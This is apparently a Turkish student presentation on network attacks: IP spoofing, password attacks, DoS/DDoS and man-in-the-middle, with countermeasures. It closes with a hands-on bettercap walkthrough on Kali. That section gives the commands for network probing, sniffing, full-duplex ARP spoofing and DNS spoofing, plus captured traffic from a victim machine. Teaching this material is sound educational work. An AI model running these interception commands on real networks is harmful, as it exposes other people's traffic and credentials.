AĞ İÇİ SALDIRILAR

Zeynep Rana Dönmez

SUNUM İÇERİĞİ

- Ağ nedir?
- Ağ özellikleri
- Ağ protokolü
- LAN & WAN
- Ağ saldırıları nedir?
- Yaygın ağ saldırıları
- Ip Spoofing
- Password Attack
- DoS& & DDoS Attack
- MITM Attack
- Ortadaki adam saldırısının uygulanması

AĞ NEDİR ?

Bilgisayarların veya iletişim cihazlarının birbirine bağlandığı, bilgi ve sistem kaynaklarının farklı kullanıcılar tarafından paylaşıldığı, bir yerden başka bir yere veri aktarımının mümkün olduğu iletişim sistemi.

En bilinen ve en büyük bilgisayar ağı, internettir.

AĞ ÖZELLİKLERİ

- Dosya paylaşımı
- Program paylaşımı
- Donanım paylaşımı
- Merkezi yönetim
- İletişim kolaylığı.
- Güvenlik

AĞ PROTOKOLÜ

- Ağ protokolleri, network cihazlarının nasıl anlaşacaklarını, veriyi nasıl göndereceğini ve nasıl alacağını yani iletişimin nasıl sağlanacağını belirler.
- Ağ protokolleri şunları yapabilir;

  Verinin sıralanması

  Verinin yönlendirilmesi


  Akış kontrolü


  Hata kontrolü


LAN & WAN

LAN (Local Area Network): LAN'lar yüksek hızlı ve güvenilirdir. Lokal yani yerel ağlardır. Bir ev veya bir şirketteki ağlara örnektir.

WAN (Wide Area Network): Birbirinden uzak LAN'ların birleşmesiyle oluşan ağdır. İnternet ağı, WAN'a iyi bir örnektir.









AĞ SALDIRILARI NEDİR?

- Ağ saldırıları, verileri çalmak veya kötü niyetli faaliyetler gerçekleştirmek amacıyla bir ağa yetkisiz erişim elde etme girişimidir.
- İki ana ağ saldırısı türü vardır:
- **Aktif:** Saldırganlar yalnızca yetkisiz erişim elde etmekle kalmaz, aynı zamanda verileri silerek, şifreleyerek veya başka şekilde zarar vererek değiştirir.
- **Pasif:** Saldırganlar bir ağa erişim sağlar ve hassas bilgileri izleyebilir veya çalabilir, ancak verilerde herhangi bir değişiklik yapmaz.

AKTİF


edureka!
Alice
Message(plain text)
Bob
Modifies the message
Attacker - Tom

PASİF


edureka!
Message(plain text)
Alice
Reads
Bob
Attacker - Tom

YAYGIN AĞ SALDIRILARI

- IP Adresi Sahteciliği (IP Spoofing)
- Parola Saldırısı (Password Attack)
- Hizmeti Engelleme Saldırısı (DoS) & Dağıtılmış Hizmet Engelleme Saldırısı (DDoS)
- Ortadaki Adam Saldırısı (MITM)


IP SPOOFİNG - IP ADRESİ SAHTECİLİĞİ

- IP Sahtekarlığı, makinelere yetkisiz erişim sağlamak için kullanılır, saldırgan IP paketlerini işleyerek başka bir makineyi yasa dışı olarak taklit eder.
- Uygulayan kişi protokol paketi başlığını değiştirir ve trafiğin başlangıçta yasal bir kaynaktan geliyormuş gibi görünmesini sağlar. Böylelikle gönderilen IP paketi, hedef cihaza saldıracak şekilde kötüye kullanılmak için tekrar şekillendirilmiş olur.

PASSWORD ATTACK - PAROLA SALDIRISI

- Direkt olarak parola kırmaya yönelik saldırılardır.
- Amaç kişi ya da kurumun kullandığı sosyal medya ağları, teknolojiler, yazılımlar gibi parola gerektiren her türlü alanın şifrelerini ele geçirerek kurum ya da kişilere zarar vermektir.

DOS & DDOS ATTACK



- **DoS (Denial Of Service- Servis Hizmet Reddi)** saldırısı bir hedefe yönelik gerçekleştirilen, sistemin hizmet vermesini ve kullanıcıların sisteme erişmesini engelleyen bir saldırı türüdür. Sisteme aşırı yüklenildiğinde sistem hizmetleri yavaşlamakta hatta tamamen çökmektedir.
- **DDoS (Distributed Denial of Service- Dağıtılmış Hizmet Reddi)** ise saldırının bir kaynaktan değil de birden fazla kaynaktan başlatılmasıyla gerçekleşir.

ORTADAKİ ADAM SALDIRISI (MITM)

- MITM saldırısı ağda, iki bağlantı arasındaki iletişimin dinlenmesi ile çeşitli verilerin ele geçirilmesi veya iletişimi dinlemekle kalmayıp her türlü değişikliğin yapılmasını da kapsayan bir saldırı yöntemidir.

MITM SALDIRILARININ HEDEFLERİ

- Hassas verilere ve kişisel bilgilere erişim kazanmak
- İletilen bir mesajın içeriğini işlemek
- Kimlik hırsızlığı için kişisel olarak tanımlanabilir bilgilere erişim sağlamak
- Çevrimiçi banka hesaplarına yetkisiz erişim elde etmek için halka açık bir Wi-Fi ağında oturum açıp kimlik bilgilerine erişmek
- Kamuya açık Wi-Fi erişim noktalarındaki trafiği, yasal web sitelerinden kötü amaçlı yazılım barındıran sitelere yönlendirmek
- Bir e-ticaret sitesinden kredi kartı numaralarını çalmak

MITM SALDIRILARI NEREDE OLUR?

Ortadaki adam saldırılarının birçok türü vardır ancak genel olarak bunlar dört şekilde gerçekleşir:

- Genel ağlar
- Bilgisayar
- Router
- Web sunucusu


MITM SALDIRILARINDA KULLANILAN BAZI TEKNİKLER

- **ARP Spoofing:** ARP, bir cihazın fiziksel adresini (MAC adresi) ve IP adresini çevirir. ARP kullanan bir saldırgan, bağlantılarını cihazlarına yeniden yönlendirmek için yerel alan ağına yanlış bilgiler enjekte etmeyi amaçlar.
- **DNS Spoofing:** DNS zehirlenmesi ya da DNS önbellek zehirlenmesi anlamına gelir. Saldırgan tüm DNS isteklerini ve tüm trafiği kendisine yönlendirebilir, ve verileri çalabilir. Algılanması çok zor olduğundan tehlikeli saldırılardan biridir.
- **HTTPS Spoofing:** Web tarayıcı sahtekarlığı, bir saldırganın bağlanmak istediğiniz alan adına çok benzeyen bir alan adını kaydettiği bir yazım hatası biçimidir. Yanlış URL'yi teslim ederler. Örnek: faceboook.com

MITM SALDIRILARINA KARŞI GÜVENLİK ÇÖZÜMLERİ

Ortadaki adam saldırılarının birçok türü vardır ve bazılarının tespit edilmesi zordur. En iyi çözüm, onları önlemektir. Önlemek için:

- Sanal Özel Ağ (VPN)
- Ağ izinsiz giriş tespit sistemi (NIDS)
- Güvenlik Duvarı
- İki faktörlü kimlik doğrulama



ORTADAKİ ADAM SALDIRISININ UYGULANMASI

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─#
```

```
┌──(root㉿kali)-[/home/kali]
└─# apt-get install bettercap
```

MITM saldırısnı gerçekleştirmek için BetterCAP aracını kuruyoruz

```
┌──(root㉿kali)-[/home/kali]
└─# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help'
for a list of commands]
```

```
10.0.2.0/24 > 10.0.2.4 » net.probe on
```

Alt ağdaki her IP'ye farklı türlerde araştırma paketleri gönderir

```
10.0.2.0/24 > 10.0.2.4 » net.sniff on
10.0.2.0/24 > 10.0.2.4 »
```

Paket dinleyicisini başlatır

```
10.0.2.0/24 > 10.0.2.4 » arp.spoof on
```


ARP spoofer'ı başlatır


```
10.0.2.0/24 > 10.0.2.4 » set net.sniff.local true
10.0.2.0/24 > 10.0.2.4 »
```

Eğer doğruysa, bilgisayardan gelen/giden paketleri alır, aksi takdirde onları atlar


```
10.0.2.0/24 > 10.0.2.4 » set arp.spoof.fulldublex true
10.0.2.0/24 > 10.0.2.4 »
```

Doğruysa, hedefler ve ağ geçidi saldırıya uğrar, aksi takdirde yalnızca hedef saldırıya uğrar






IP adresleri alınır




DNS spoofer'ı arka planda başlatır





```
root@kali: /home/kali
File  Actions  Edit  View  Help
10.0.2.0/24 > 10.0.2.4  » [11:46:35] [net.sniff.http.request] http MS
EDGEWIN10.local GET ekampus.btu.edu.tr/theme/yui_combo.php?3.17.2/eve
nt-mousewheel/event-mousewheel-min.js&3.17.2/e ...
10.0.2.0/24 > 10.0.2.4  » [11:46:36] [net.sniff.http.response] http 7
9.123.219.28:80 304 Not Modified → MSEDGEWIN10.local (0 B ?)
10.0.2.0/24 > 10.0.2.4  » [11:46:36] [net.sniff.http.response] http 7
9.123.219.28:80 304 Not Modified → MSEDGEWIN10.local (0 B ?)
10.0.2.0/24 > 10.0.2.4  » [11:46:36] [net.sniff.http.request] http MS
EDGEWIN10.local GET ekampus.btu.edu.tr/lib/requirejs.php/1654296927/m
edia_videojs/video-lazy.js
10.0.2.0/24 > 10.0.2.4  » [11:46:36] [net.sniff.http.request] http MS
EDGEWIN10.local GET ekampus.btu.edu.tr/lib/requirejs.php/1654296927/m
edia_videojs/video-lazy.js
```

```
